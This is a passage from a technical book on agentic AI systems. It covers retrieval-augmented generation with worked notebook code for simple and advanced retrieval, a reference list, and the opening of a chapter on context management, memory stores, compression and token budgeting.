One approach is versioned provenance. Every answer is associated not just with a document identifier, but with a specific document version and ingestion timestamp. When the underlying data changes, the system can detect that an answer depends on outdated sources and either invalidate it or trigger regeneration.

Another approach borrows ideas from classical truth maintenance systems, where derived facts are linked to their supporting assumptions. When an assumption changes, all dependent conclusions are marked for review. In RAG, the "assumptions" correspond to retrieved chunks and their content. This framing is particularly useful in regulated or high-stakes domains, where stale answers are unacceptable.

Practical implications Attribution, provenance, and truth maintenance are often treated as optional add-ons in early RAG prototypes. In production systems, they quickly become essential. They enable explainability, support compliance requirements, and make systematic evaluation possible. More importantly, they turn RAG from a black-box augmentation trick into a transparent information system whose outputs can be inspected, trusted, and improved over time.

Hands-On: Introduction

The hands-on sections that follow demonstrate the complete RAG pipeline in two stages: a straightforward implementation using paragraph-based chunking and direct retrieval, followed by an advanced version that introduces LLM-based semantic chunking, query expansion, metadata filtering, and re-ranking. Each section includes runnable notebooks that show the ingestion and retrieval phases separately, making it clear how documents flow from raw text into a searchable vector database and how queries retrieve relevant context for generation.

The simple RAG exercise establishes the foundational pattern described in the chapter introduction. Documents are split at paragraph boundaries, each chunk is embedded and stored in a Chroma vector database with source metadata, and queries retrieve the most similar passages to augment LLM prompts. This implementation works well for many use cases and illustrates the core insight of RAG: separating knowledge storage from reasoning allows updates without retraining and grounds responses in verifiable sources.

The advanced RAG exercise addresses the limitations of naive chunking and single-query retrieval. Rather than splitting on paragraph boundaries, an LLM identifies semantic boundaries where topics or scenes change, producing chunks that preserve coherent units of meaning. Retrieval expands the user query into multiple reformulations to increase recall, then deduplicates, filters by metadata, and re-ranks the combined results for precision. These techniques correspond directly to the ingestion and retrieval concepts from the chapter: topic-aware segmentation, query expansion, multi-stage retrieval, and re-ranking.

The progression from simple to advanced demonstrates a recurring theme in RAG systems: the basic pattern provides most of the value, while additional complexity should be justified by measured improvements for your specific domain and corpus.

Hands-On: Simple Document Ingestion and Retrieval

This hands-on walks through the fundamental RAG pipeline: ingesting documents into a vector database and retrieving relevant passages to augment LLM prompts. The examples use `example_RAG_01_load.ipynb` for ingestion and `example_RAG_01_query.ipynb` for retrieval.

The RAG Pipeline

RAG systems operate in two distinct phases. The ingestion phase transforms raw documents into searchable embeddings stored in a vector database. This happens once, or whenever the corpus changes. The retrieval phase takes a user query, finds semantically similar documents, and uses them to ground the LLM's response. This happens on every query.

The separation matters because ingestion is expensive (embedding all documents) while retrieval is cheap (embedding one query and looking up neighbors). A well-designed RAG system invests heavily in ingestion quality because that investment pays off across all subsequent queries.

Part 1: Document Ingestion

The ingestion notebook (`example_RAG_01_load.ipynb`) demonstrates the three core steps: loading documents, chunking them, and storing the chunks as embeddings.

Setting Up the Vector Database The notebook begins by creating a connection to a Chroma vector database:

```
from agentic_patterns.core.vectordb import get_vector_db, vdb_add

vdb = get_vector_db('books')
```

The `get_vector_db` function handles database initialization and configuration. The collection name `'books'` identifies this particular set of documents. Chroma persists the data to disk, so the database survives across notebook sessions.

Before loading documents, the notebook checks whether the collection is empty:

```
count = vdb.count()
create_vdb = (count == 0)
```

This check prevents duplicate ingestion. If documents are already loaded, the notebook skips re-ingestion. This pattern is important in practice: you want ingestion to be idempotent so that rerunning the notebook doesn't create duplicate entries.

Chunking Strategy The chunking function splits documents into paragraphs:

```
def chunks(file: Path, min_lines: int = 3):
    """Chunk a book into paragraphs, returning (document, doc_id, metadata) tuples."""
    text = file.read_text()
    paragraphs = text.split('\n\n')
    for paragraph_num, paragraph in enumerate(paragraphs):
        doc = paragraph.strip()
        if not doc or len(doc.strip().split('\n')) < min_lines:
            continue
        doc_id = f"{file.stem}-{paragraph_num}"
```

```
        metadata = {'source': str(file.stem), 'paragraph': paragraph_num}
        yield doc, doc_id, metadata
```

This is the simplest useful chunking strategy: split on double newlines (paragraph boundaries) and filter out chunks that are too short. Each chunk receives a unique ID and metadata tracking its source file and position. The metadata becomes important during retrieval for citation and filtering.

The `min_lines` filter removes trivial chunks like chapter headings or blank sections. Without this filter, the vector database would fill with short, semantically weak chunks that add noise to retrieval results.

Loading Documents The loading loop processes each text file and adds its chunks to the database:

```
for txt_file in DOCS_DIR.glob('*.txt'):
    for doc, doc_id, meta in chunks(txt_file):
        vdb_add(vdb, text=doc, doc_id=doc_id, meta=meta)
```

The `vdb_add` function handles embedding generation internally. Each chunk is converted to a dense vector and stored alongside its text and metadata. The document ID ensures that re-ingesting the same document updates rather than duplicates entries.

Part 2: Document Retrieval

The retrieval notebook (`example_RAG_01_query.ipynb`) demonstrates querying the vector database and using retrieved documents to augment an LLM prompt.

Querying the Vector Database The query process starts by embedding the user's question and finding similar documents:

```
from agentic_patterns.core.vectordb import get_vector_db, vdb_query

vdb = get_vector_db('books')
query = "Who is a man with two heads?"
documents_with_scores = vdb_query(vdb, query=query)
```

The `vdb_query` function converts the query string to an embedding using the same model that embedded the documents. It then performs a similarity search, returning the closest matches along with their similarity scores and metadata.

The returned list contains tuples of `(document_text, metadata, score)`. The score indicates semantic similarity: higher scores mean the document is more relevant to the query. These scores help in two ways: they order results by relevance, and they provide a signal for filtering out weak matches.

Building the Augmented Prompt The retrieved documents become part of the LLM prompt:

```
docs_str = ''
for doc, meta, score in documents_with_scores:
    docs_str += f"Similarity Score: {score:.3f}\nDocument:\n{doc}\n\n"

prompt = f"""
Given the following documents, answer the question:

{docs_str}

Question:
{query}
"""
```

This prompt structure is the essence of RAG. Instead of asking the LLM to answer from its training data alone, we provide specific documents that should contain the answer. The LLM's job shifts from recall to comprehension: it reads the provided documents and synthesizes an answer.

Including the similarity score in the prompt is optional but can help the LLM weight its confidence. A document with score 0.95 is a strong match; one with score 0.60 might be tangentially relevant.

Generating the Answer The augmented prompt goes to the LLM:

```
from agentic_patterns.core.agents import get_agent, run_agent

agent = get_agent()
answer, nodes = await run_agent(agent, prompt=prompt, verbose=True)
```

The LLM now has access to relevant passages from the corpus. If the question asks about a character from a book, and the retrieved documents contain paragraphs describing that character, the LLM can answer accurately even if that information wasn't in its training data.

Why This Pattern Works

The RAG pattern succeeds because it separates concerns. Embeddings capture semantic similarity without requiring exact keyword matches. Vector search scales to large corpora with sub-linear query time. LLMs excel at reading comprehension and synthesis but struggle with precise recall. By combining these components, RAG gets the best of each: broad semantic matching, efficient retrieval, and fluent answer generation.

The simple paragraph-based chunking in this example works well for narrative text where paragraphs correspond to coherent units of meaning. For technical documentation, code, or structured data, more sophisticated chunking strategies (covered in later examples) may be needed.

Limitations of Simple RAG

This basic implementation has several limitations that motivate the advanced techniques covered in subsequent examples.

The paragraph chunking is naive. It doesn't consider semantic boundaries, so a topic that spans two paragraphs gets split into separate chunks. A query might retrieve only half of the relevant context.

The retrieval uses a single query. If the user's question could be phrased multiple ways, the system might miss relevant documents that match an alternate phrasing. Query expansion addresses this.

There's no re-ranking. The initial similarity scores from the vector database are approximate. A dedicated re-ranker that jointly considers query-document pairs can improve precision, especially at the top of the ranking.

There's no metadata filtering. In a production system, you might want to restrict retrieval to documents from a specific time period, author, or category. The metadata is captured during ingestion but not used during retrieval in this basic example.

These limitations don't diminish the value of the simple approach. For many use cases, paragraph chunking and direct retrieval work well. The advanced techniques add complexity that should be justified by measured improvements in retrieval quality for your specific domain.

Hands-On: Advanced Document Ingestion and Retrieval

This hands-on explores techniques that improve upon the basic RAG pipeline: semantic chunking during ingestion and multi-stage retrieval with query expansion, filtering, and re-ranking. The examples use `example_RAG_02_load.ipynb` for LLM-based chunking and `example_RAG_02_query.ipynb` for advanced retrieval.

Why Go Beyond Simple RAG

The simple paragraph-based chunking from the previous example works well when document structure aligns with semantic boundaries. But real documents often violate this assumption. A conversation might span multiple paragraphs. A technical explanation might flow continuously without clear breaks. Naive chunking splits these coherent units, forcing the retriever to find multiple partial chunks that together contain the answer.

Similarly, simple retrieval assumes the user's query directly matches how information is expressed in the documents. In practice, users ask questions in many ways, and a single embedding might miss relevant passages that use different terminology. The advanced retrieval techniques address these limitations by expanding queries, filtering results, and re-ranking for precision.

Part 1: LLM-Based Semantic Chunking

The ingestion notebook (`example_RAG_02_load.ipynb`) replaces naive paragraph splitting with an LLM that identifies semantic boundaries.

The Chunking Prompt The LLM receives explicit instructions about what makes a good chunk:

```
CHUNKING_PROMPT = """
You are a text chunking assistant. Your task is to divide the following text into coherent chunks based

Guidelines:
- Each chunk should be self-contained and focus on a single topic, scene, or theme
- Chunks should be substantial (at least a few sentences) but not too long
- Preserve the original text exactly - do not summarize or modify the content
- Return the chunks as a list of strings
- IMPORTANT: If the text ends mid-topic (incomplete), include that partial content as the LAST chunk so

TEXT TO CHUNK:
{text}
"""

chunking_agent = get_agent(config_name="fast", output_type=list[str])
```

The prompt emphasizes self-containment and topic coherence. Unlike heuristic approaches that count characters or split on punctuation, the LLM understands when a scene changes or a new concept begins. The instruction to preserve text exactly prevents the LLM from summarizing, which would lose detail needed for retrieval.

The `output_type=list[str]` ensures structured output. The LLM returns a list of strings rather than free-form text, making the result directly usable without parsing.

Batching for Large Documents Documents often exceed LLM context limits. The notebook addresses this with a batching strategy that splits at natural boundaries:

```
BATCH_SIZE_CHARS = 15000

def split_into_batches(text: str, batch_size: int) -> list[str]:
    """Split text into batches by paragraphs, respecting batch_size limit."""
    paragraphs = text.split('\n\n')
    batches = []
    current_batch = []
    current_size = 0

    for para in paragraphs:
```

```
        para_size = len(para) + 2
        if current_size + para_size > batch_size and current_batch:
            batches.append('\n\n'.join(current_batch))
            current_batch = [para]
            current_size = para_size
        else:
            current_batch.append(para)
            current_size += para_size

    if current_batch:
        batches.append('\n\n'.join(current_batch))

    return batches
```

The function splits on paragraph boundaries rather than at arbitrary character positions. This prevents breaking mid-sentence and gives the LLM complete paragraphs to work with. Each batch stays under 15000 characters, roughly 3000-4000 tokens, leaving headroom for the prompt template and LLM response.

Handling Incomplete Chunks Across Batches When batch boundaries fall in the middle of a semantic unit, the last chunk from one batch might be incomplete. The notebook handles this with a "leftover" strategy:

```
async def chunk_with_llm(file: Path) -> list[tuple[str, str, dict]]:
    text = file.read_text()
    batches = split_into_batches(text, BATCH_SIZE_CHARS)

    all_chunks = []
    leftover = ""

    for batch_num, batch in enumerate(batches):
        batch_text = leftover + batch if leftover else batch
        leftover = ""

        prompt = CHUNKING_PROMPT.format(text=batch_text)
        agent_run, _ = await run_agent(chunking_agent, prompt, verbose=False)
        chunks: list[str] = agent_run.result.output

        if batch_num < len(batches) - 1 and chunks:
            leftover = chunks.pop()

        all_chunks.extend(chunks)

    if leftover:
        all_chunks.append(leftover)
```

The key insight is that the LLM is instructed to place potentially incomplete content in the last chunk. By removing that last chunk and prepending it to the next batch, the LLM sees the incomplete content with additional context and can properly determine where the semantic boundary falls. This approach maintains coherence across arbitrary batch boundaries without requiring the LLM to see the entire document at once.

Part 2: Advanced Retrieval

The retrieval notebook (`example_RAG_02_query.ipynb`) demonstrates a multi-stage pipeline that improves upon direct similarity search.

Query Expansion A single query embedding might miss relevant documents that express the same concept differently. Query expansion generates multiple reformulations:

```
prompt = f"""
Given the following user query, reformulate the query in three to five different ways to retrieve releva

{query}
"""

agent = get_agent(output_type=list[str])
agent_run, nodes = await run_agent(agent, prompt=prompt, verbose=True)
reformulated_queries = agent_run.result.output
```

For a query like "Who is a man with two heads?", the LLM might generate variations like "character with multiple heads", "person with two heads description", and "dual-headed individual". Each reformulation captures a different lexical angle on the same semantic intent. Querying with all variations increases recall because documents matching any phrasing will be retrieved.

Multi-Query Retrieval with Metadata Filtering Each reformulated query runs against the vector database with a metadata filter applied at query time:

```
book_name = 'hhgttg'
metadata_filter = {'source': book_name}

documents_with_scores = []
for q in reformulated_queries:
    documents_with_scores.extend(vdb_query(vdb, query=q, filter=metadata_filter))
```

The `filter` parameter restricts results at the database level, which is more efficient than filtering after retrieval. This filter restricts results to a specific book. In production systems, metadata filtering handles access control (only documents the user is authorized to see), temporal constraints (only documents from a certain time period), or domain restrictions (only documents from a particular category).

The same document might appear multiple times if it matches several reformulations. This duplication is handled in the next stage.

Deduplication The combined results need deduplication to remove repeated documents:

```
seen_ids = set()
documents_deduplicated = []
for doc, meta, score in documents_with_scores:
    doc_id = f"{meta['source']}-{meta['chunk']}"
    if doc_id in seen_ids:
        continue
    documents_deduplicated.append((doc, meta, score, doc_id))
    seen_ids.add(doc_id)
```

The document ID constructed from source and chunk number provides a unique key. Documents that appear in multiple query results are kept only once.

Sorting and Limiting The results are sorted by similarity score and limited to a manageable number:

```
documents_sorted = sorted(documents_deduplicated, key=lambda x: x[2], reverse=True)

max_results = 10
if len(documents_sorted) > max_results:
    documents_sorted = documents_sorted[:max_results]
```

This example uses a simple score-based sort. Production systems often use cross-encoder models that jointly encode the query and document to produce more accurate relevance scores. The computational cost of cross-encoders makes them impractical for the initial search over thousands of documents, but they work well for re-ranking a small candidate set.

The `max_results` limit caps how many documents enter the final prompt. More documents provide more context but increase token usage and may dilute the most relevant passages.

Building the Final Prompt The filtered, deduplicated, sorted documents become context for the LLM:

```
docs_str = ''
for doc, meta, score, doc_id in documents_sorted:
    docs_str += f"Similarity Score: {score:.3f}\nDocument ID: {doc_id}\nDocument:\n{doc}\n\n"

prompt = f"""
Given the following documents, answer the user's question.
Show used references (using document ids).

## Documents

{docs_str}

## User's question

{query}
"""
```

Including document IDs enables citation. The LLM can reference specific documents in its answer, allowing users to trace claims back to sources. This transparency is valuable in applications where users need to verify the LLM's reasoning.

The Cost-Quality Tradeoff

The advanced techniques in this hands-on improve retrieval quality but increase cost and latency. LLM-based chunking requires one or more LLM calls per document during ingestion. Query expansion adds an LLM call per query. These costs should be weighed against the improvement in retrieval quality for your specific use case.

For small corpora with well-structured documents, simple paragraph chunking and direct retrieval may suffice. For large, heterogeneous corpora where retrieval precision matters, the investment in semantic chunking and multi-stage retrieval pays off in better answers.

Connection to the Chapter

The techniques demonstrated here correspond to concepts from the chapter sections on document ingestion and retrieval. LLM-based chunking implements the topic-aware segmentation described in the ingestion section. Query expansion, filtering, and re-ranking implement stages of the retrieval pipeline described in the retrieval section. The code makes these abstract concepts concrete and runnable.

References

1. Salton, G., Wong, A., Yang, C. S. *A Vector Space Model for Automatic Indexing.* Communications of the ACM, 1975.
2. Indyk, P., Motwani, R. *Approximate Nearest Neighbors: Towards Removing the Curse of Dimensionality.* STOC, 1998.
3. Voorhees, E. M., Tice, D. M. *The TREC-8 Question Answering Track Evaluation.* TREC, 1999.

4. Buneman, P., Khanna, S., Tan, W.-C. *Why and Where: A Characterization of Data Provenance.* ICDT, 2001.
5. Voorhees, E. M., Harman, D. *TREC: Experiment and Evaluation in Information Retrieval.* MIT Press, 2005.
6. Andoni, A., Indyk, P. *Near-optimal hashing algorithms for approximate nearest neighbor in high dimensions.* FOCS, 2006.
7. Cheney, J., Chiticariu, L., Tan, W.-C. *Provenance in Databases: Why, How, and Where.* Foundations and Trends in Databases, 2009.
8. Robertson, S., Zaragoza, H. *The Probabilistic Relevance Framework: BM25 and Beyond.* Foundations and Trends in Information Retrieval, 2009.
9. Jegou, H., Douze, M., Schmid, C. *Product Quantization for Nearest Neighbor Search.* IEEE TPAMI, 2011.
10. Mikolov, T., Chen, K., Corrado, G., Dean, J. *Efficient Estimation of Word Representations in Vector Space.* arXiv, 2013.
11. Pennington, J., Socher, R., Manning, C. *GloVe: Global Vectors for Word Representation.* EMNLP, 2014.
12. Bojanowski, P., Grave, E., Joulin, A., Mikolov, T. *Enriching Word Vectors with Subword Information.* TACL, 2017.
13. Chen, D. et al. *Reading Wikipedia to Answer Open-Domain Questions.* ACL, 2017. https://arxiv.org/abs/1704.00051
14. Thorne, J., Vlachos, A. *Automated Fact Checking: Task Formulations, Methods and Future Directions.* COLING, 2018.
15. Thorne, J. et al. *Evidence-based Fact Checking with Retrieval-Augmented Models.* EMNLP, 2018.
16. Devlin, J., Chang, M.-W., Lee, K., Toutanova, K. *BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding.* NAACL, 2019.
17. Nogueira, R., Cho, K. *Passage Re-ranking with BERT.* arXiv, 2019.
18. Johnson, J., Douze, M., Jegou, H. *Billion-scale similarity search with GPUs.* IEEE Transactions on Big Data, 2019.
19. Karpukhin, V. et al. *Dense Passage Retrieval for Open-Domain Question Answering.* EMNLP, 2020. https://arxiv.org/abs/2004.04906
20. Lewis, P. et al. *Retrieval-Augmented Generation for Knowledge-Intensive NLP Tasks.* NeurIPS, 2020. https://arxiv.org/abs/2005.11401
21. Khattab, O., Zaharia, M. *ColBERT: Efficient and Effective Passage Search via Contextualized Late Interaction.* SIGIR, 2020.
22. Malkov, Y., Yashunin, D. *Efficient and robust approximate nearest neighbor search using Hierarchical Navigable Small World graphs.* IEEE TPAMI, 2020.
23. Izacard, G., Grave, E. *Leveraging Passage Retrieval with Generative Models for Open Domain Question Answering.* EACL, 2021. https://arxiv.org/abs/2007.01282
24. Radford, A. et al. *Learning Transferable Visual Models From Natural Language Supervision.* ICML, 2021.
25. Rashkin, H. et al. *Increasing Faithfulness in Knowledge-Grounded Dialogue with Attributed Responses.* ACL, 2021.
26. Gao, T. et al. *RARR: Researching and Revising What Language Models Say, Using Language Models.* ACL, 2023. https://arxiv.org/abs/2210.08726
27. Litschko, R. et al. *Evaluating Hybrid Retrieval Approaches for Retrieval-Augmented Generation.* arXiv, 2023.

Chapter: Context & Memory

Introduction

As agents gain more tools, coordinate across multiple steps, and retrieve external documents, the amount of information competing for space in the context window grows rapidly. Every tool call adds input and output tokens. Every orchestration step extends the conversation history. Every retrieved chunk consumes context budget. Managing this information – deciding what to include, what to compress, and what to discard – becomes a first-class engineering concern.

The management of context in agentic systems began with "prompt engineering," a term that originally described the craft of writing effective instructions for language models. Early practitioners discovered that small changes in phrasing, example selection, and information ordering could dramatically affect model outputs. What started as informal experimentation with prompts evolved into a systematic discipline as context windows expanded and agents became more capable. Today, context management encompasses not just prompt design but also memory architectures, history compaction, token budgeting, and the orchestration of information flow across multi-turn interactions. This chapter traces that evolution and presents practical techniques for engineering context in production agentic systems.

Historical Perspective

The Core Patterns chapter traced how in-context learning, chain-of-thought prompting, and related reasoning techniques converged between 2020 and 2023. That convergence had a less visible but equally consequential side effect: it turned the input to the model – the prompt, the history, the retrieved documents, the tool outputs – into the primary lever for controlling agent behavior. Once behavior could be shaped by what the model sees rather than by retraining or hand-coded rules, managing that input became a first-class engineering discipline. The historical roots of context and memory management lie in three threads that developed in parallel and converged as agentic systems matured.

The first thread is the evolution of prompts from informal strings into structured, layered interfaces. Instruction tuning, exemplified by FLAN (hp-2), and reinforcement learning from human feedback, exemplified by InstructGPT (hp-3), made models reliably follow explicit instructions. This separated the prompt into distinct functional layers – system instructions, developer guidance, user input, and conversation history – each with different persistence and update semantics. As agents accumulated tools, orchestration logic, and retrieved context, these layers became engineering contracts rather than ad-hoc text, requiring careful design to avoid conflicts and redundancy.

The second thread is explicit memory as a mechanism to maintain state across turns. Memory Networks (hp-4) and related architectures used external or structured memory modules to retain and retrieve relevant facts during multi-step interactions; later work, such as recurrent entity-centric memories (hp-5), focused on tracking evolving state as new text arrived. These ideas strongly influenced today's agent long-term memory patterns – store, retrieve, ground, update – even though most production systems now implement memory outside the model as databases and retrieval pipelines rather than as learned memory modules inside the network.

The third thread is the discovery that larger context windows do not automatically improve performance. As windows grew from thousands to tens and eventually hundreds of thousands of tokens, a practical realization emerged: models do not use arbitrarily long contexts uniformly or reliably. Relevance, ordering, redundancy, and information density matter more than sheer length. Developers found that indiscriminately adding text often degraded performance rather than improving it. This broadened the scope from crafting individual prompts to managing the entire context window as a constrained, shared resource that must accommodate instructions, conversation history, retrieved documents, tool outputs, and intermediate reasoning. The discipline evolved from prompt engineering to context management and ultimately to context engineering as a runtime systems concern – one that encompasses not just what to say, but what to include, what to omit, how to structure information, and when to refresh it.

Prompts

Prompts are the agent's control surface: they define intent, constraints, and operating procedure for each model call, and they are the primary way an agent carries "what matters" forward from one step to the next.

System prompts, developer instructions, and user prompts Most agent stacks benefit from splitting "what to do" from "what the user said," and from being explicit about what persists across calls. One useful distinction is between (a) system prompts that may be preserved as part of the message history, and (b) developer-provided instructions that are applied for the current run but are not replayed from prior turns when you pass message history back into the model. Some frameworks make this distinction explicitly: they recommend using an "instructions" channel by default, and using "system prompt" only when you deliberately want earlier system messages preserved across subsequent calls that include message history. (Pydantic AI)

Layer	Typical author	Primary purpose	When evaluated	Included when you pass prior conversation back to the model	What should be inside	Common failure mode
System prompt	Platform / application	Establish global rules, safety boundaries, role, and invariants	Every call	Often yes (if system messages are part of the stored chat transcript you replay) (Pydantic AI)	Non-negotiables, policy, tool-use constraints, formatting contract	Overstuffing; becomes brittle and conflicts with task-specific behavior
Developer instructions	Application / agent developer	Define task procedure and style for a specific agent or run	Every call	Typically no for prior turns; only the current agent's instructions are applied even if you include message history (Pydantic AI)	Step-by-step method, required checks, domain constraints, output schema expectations	Too verbose; competes with user content and reduces task grounding
User prompt	End user	Provide the request and any user constraints	Every call	Yes (as part of conversation history)	User goals, preferences, situational details	Ambiguity; missing constraints; conflicts with system/developer rules
Conversation history	System-generated	Provide continuity and references to earlier turns	Every call where continuity matters	Yes (selected subset) (Pydantic AI)	Prior user messages, prior assistant outputs, tool results the agent must honor	Unbounded growth; irrelevant history crowds out current task

A practical mental model is that the "effective prompt" is the concatenation of these layers plus any tool outputs you feed back in. Because the model does not truly "remember," everything you want it to condition on must be present in the tokens you send. That makes prompt boundaries an engineering problem: deciding what belongs in each layer, what is allowed to persist, and what must be summarized or externalized.

A useful rule is to treat system prompts as a narrow compatibility layer (policies and invariants), and treat developer instructions as the primary control mechanism for agent behavior. This maps to the explicit recommendation some frameworks make: use "instructions" by default, and only use "system prompt persistence" when you have a concrete reason to keep earlier system messages in the replayed history. (Pydantic AI)

Conversation history as working context Conversation history is the simplest form of short-term memory: you resend prior turns so the model can resolve references ("his," "that issue," "the second option") and maintain continuity. Most agent frameworks represent this as an explicit `message_history` (or equivalent) argument, where you pass the subset of prior messages you want the model to see. (Pydantic AI)

In agentic systems, the key decision is not whether to keep history, but how to curate it. A robust approach is to treat history as a structured artifact rather than a raw transcript:

1. Keep a minimal "interaction spine" (user intent, the agent's commitments, and the latest state).
2. Attach supporting evidence as references (tool outputs, retrieved documents, calculations).
3. Summarize or drop turns that are no longer load-bearing.

Even without a dedicated "context engineering" section, it is worth stating one operational implication here: replaying raw history scales linearly in tokens and cost, and it eventually degrades quality when irrelevant detail dominates. The prompt stack should therefore be designed so that history can be safely truncated without losing correctness: core constraints remain in system/developer layers, and durable state lives outside the transcript.

Short-term vs. long-term memory Short-term memory is whatever you include in the current context window: system messages, developer instructions, the user's latest request, selected conversation history, and any tool outputs. It is fast, simple, and fragile: it disappears after the call unless you explicitly store it.

Long-term memory is information that persists across calls and sessions, and that you retrieve on demand. Historically, research systems explored learned memory modules (for example, Memory Networks and entity-centric recurrent memories), but most production agents implement long-term memory as external storage plus retrieval and summarization policies. (NeurIPS Proceedings)

The practical boundary is not "how long ago did it happen," but "how often must it be correct." Examples:

A user's stable preferences (output format, coding style) are long-term memory candidates, but only if you can store them as normalized facts with provenance and an update policy.

Intermediate reasoning traces or verbose transcripts are rarely good long-term memory because they are noisy, expensive to retrieve, and likely to conflict with newer information.

The most reliable pattern is to convert episodic interactions into durable, typed records: preferences, decisions, tasks, entities, and constraints. Raw transcript can remain available for audit, but retrieval should preferentially use structured summaries.

Memory and state management with a database A database-backed memory system is best treated as two separable concerns:

1. A write path that records events with enough structure to support later retrieval and reconciliation.
2. A read path that returns a token-budgeted "memory view" tailored to the current task.

The write path should store more than "messages." It should store the agent's evolving state: commitments, open tasks, decisions made, and the provenance of facts (user statement vs. tool output vs. retrieved document). The read path should not blindly replay; it should construct a task-specific brief.

The following snippets illustrate an implementation shape that avoids coupling your storage format to any single agent framework.

```
# Data model: store raw events, plus optional extracted "facts" with provenance.
from dataclasses import dataclass
from datetime import datetime
from typing import Literal

Role = Literal["system", "developer", "user", "assistant", "tool"]
```

```python
@dataclass
class MessageEvent:
    conversation_id: str
    ts: datetime
    role: Role
    content: str
    tool_name: str | None = None
    request_id: str | None = None  # correlate tool calls / retries

@dataclass
class MemoryFact:
    conversation_id: str
    ts: datetime
    kind: str               # e.g. "preference", "decision", "entity", "task"
    key: str                # e.g. "output_format"
    value: str              # normalized text or JSON
    source: Literal["user", "tool", "agent"]
    confidence: float       # optional scoring
```

A common read-path pattern is "two-stage memory": first retrieve candidates (by recency, lexical match, embeddings, or metadata), then compress into a brief that is explicitly scoped to the current request.

```python
def build_memory_view(conversation_id: str, user_request: str, token_budget: int) -> str:
    # 1) Retrieve structured facts with high precision.
    facts = fetch_facts(conversation_id, query=user_request, limit=50)

    # 2) Retrieve a small slice of recent transcript for continuity.
    recent = fetch_recent_messages(conversation_id, limit=12)

    # 3) Produce a compact brief with strict budgeting.
    brief = render_facts(facts) + "\n\n" + render_recent_messages(recent)

    # 4) If too large, compress: drop low-value items and summarize the remainder.
    if estimate_tokens(brief) > token_budget:
        brief = compress(brief, target_tokens=token_budget)

    return brief
```

This design supports an important separation: conversation continuity (recent transcript) and durable memory (facts) can be budgeted and degraded independently. It also makes it easier to enforce correctness policies, such as "prefer tool-sourced facts over user-sourced guesses," or "expire preferences unless reaffirmed."

Finally, note the interaction between "instruction-like" content and message history. If your system treats developer instructions as ephemeral per-run control text, you can store them for observability without replaying them as prior messages in future calls. Conversely, if your system relies on replaying system prompts as part of the stored transcript, you must treat that as an explicit compatibility choice because it changes what the model sees when you continue a conversation with message history. (Pydantic AI)

Context engineering

Context engineering is the practice of deliberately shaping what information an agent sees at inference time—what is included, what is omitted, how it is structured, and when it is refreshed—so that the model can reason effectively under real-world constraints such as finite context windows, latency limits, and cost.

Prompt engineering Prompt engineering concerns the instruction layer of context engineering: how goals, constraints, and expected behaviors are communicated to the model. In agentic systems, prompts should be

treated as *interfaces*, not as storage mechanisms.

A robust pattern is to distinguish between stable instructions (role, policies, invariants), task-specific directives (what must be accomplished now), and supporting evidence. Blurring these layers leads to brittle prompts that are hard to evolve and difficult to reason about.

As agents become long-lived, prompt engineering alone becomes insufficient. Attempting to preserve task state, decisions, or plans purely through accumulated conversational text tends to produce degradation over time. For this reason, modern agent architectures increasingly externalize memory and state, using prompts only as a projection of that state into the model at a given step.

```
system = "You are an execution-focused agent. Follow policy and ask clarifying questions only when bloc
task = "Produce a merge-ready PR description with testing notes and rollback plan."
evidence = retrieve_documents(query, k=5)

prompt = render(system, task, evidence)
response = llm(prompt)
```

The important property here is not syntax, but separation of concerns: prompts express intent and constraints, while state and knowledge live elsewhere.

A practical aside: "the dumb zone" In practice, many teams have adopted informal language to describe a familiar failure mode: when too much information is packed into the context window, model behavior becomes less reliable rather than more capable. Internally, this is sometimes jokingly referred to as *"the dumb zone."*

This is **not** a formal definition, a theoretical guarantee, or a permanent property of language models. It is shorthand for a set of *current, observed limitations* in how models attend to and utilize long inputs. Empirically, developers often notice that once prompts grow large—especially when they consist of raw transcripts, logs, or loosely organized documents—models are more likely to miss constraints, overlook relevant facts, or produce inconsistent reasoning.

The commonly cited "~40% of the context window" threshold should be understood in the same spirit: a heuristic derived from experience, not a law of nature. It reflects the intuition that context saturation increases cognitive load on the model and raises the probability of failure modes such as positional bias, redundancy blindness, or misplaced emphasis. Future architectures, training methods, or retrieval mechanisms may substantially change this behavior.

The engineering takeaway is modest and pragmatic: context should be treated as a scarce resource, and indiscriminately adding more text is rarely a reliable strategy.

Context compression Context compression refers to any technique that reduces token usage while preserving task-relevant information. Compression is not limited to summarization; it also includes transforming free-form text into structured representations and discarding information that no longer serves the current objective.

A common first layer is conversational compression: periodically summarizing older dialogue into a compact narrative or set of facts while retaining recent turns verbatim. This preserves continuity without replaying the entire interaction.

A second layer focuses on evidence. Retrieved documents, tool outputs, or logs are distilled into short excerpts with clear provenance and rationale for inclusion. The goal is not completeness but sufficiency.

A third and often more powerful layer replaces narrative history with explicit state. Decisions, constraints, open questions, and progress markers are represented as data rather than prose.

```
state = {
  "goal": "Release billing export v1",
  "constraints": ["no PII in logs", "p95 latency < 200ms"],
```

```
  "decisions": ["async export with callback"],
  "open_questions": ["refund schema details"]
}

prompt = render(instructions, state, evidence)
```

This shift—from text to state—is one of the most effective ways to keep agents stable as interactions grow longer.

Token budgeting Token budgeting makes context engineering explicit and enforceable. Instead of letting the context grow organically, the system allocates space for different categories of information and applies deterministic rules when limits are reached.

At a high level, the context window is divided among instructions, short-term task state, long-term memory recalls, retrieved knowledge, and tool outputs. An occupancy target below the theoretical maximum leaves headroom for variability and prevents uncontrolled overflow.

The key property of a budgeted system is *intentional loss*. When something must be dropped or compressed, the system chooses what to sacrifice based on priority rather than truncating arbitrarily.

```
budget = {
  "instructions": 1200,
  "state": 1000,
  "memory": 800,
  "evidence": 2000,
  "tool_output": 800,
}

prompt = assemble_with_budget(budget)
```

Token budgeting transforms context management from an emergent behavior into a predictable system component.

Write-back patterns Write-back patterns close the loop between context and memory. Instead of carrying all history forward, the agent periodically externalizes what it has learned or decided.

Common write-back targets include rolling summaries of interactions, structured task state, and references to external knowledge sources. Once written back, these artifacts become the canonical source of truth and can be re-loaded selectively in future steps.

A typical pattern is to checkpoint after meaningful milestones, storing a compact representation of progress and decisions.

```
checkpoint = {
  "task_id": task_id,
  "summary": summarize(messages),
  "state_update": {"decision": "include chargebacks in export"},
  "references": ["RUNBOOK-42"]
}

memory_store.save(checkpoint)
```

Write-back reframes the model's role. The language model is no longer the memory itself; it becomes a reasoning engine operating over explicitly managed state. This separation is essential for long-running agents, auditability, and system-level correctness.

Hands-On: Introduction

The preceding sections introduced the concepts that shape effective context management: prompt layers that separate identity from task control, compression techniques that bound token consumption, and the principle of intentional loss when context budgets are exceeded. The hands-on exercises that follow translate these concepts into working code using the `agentic_patterns` core library.

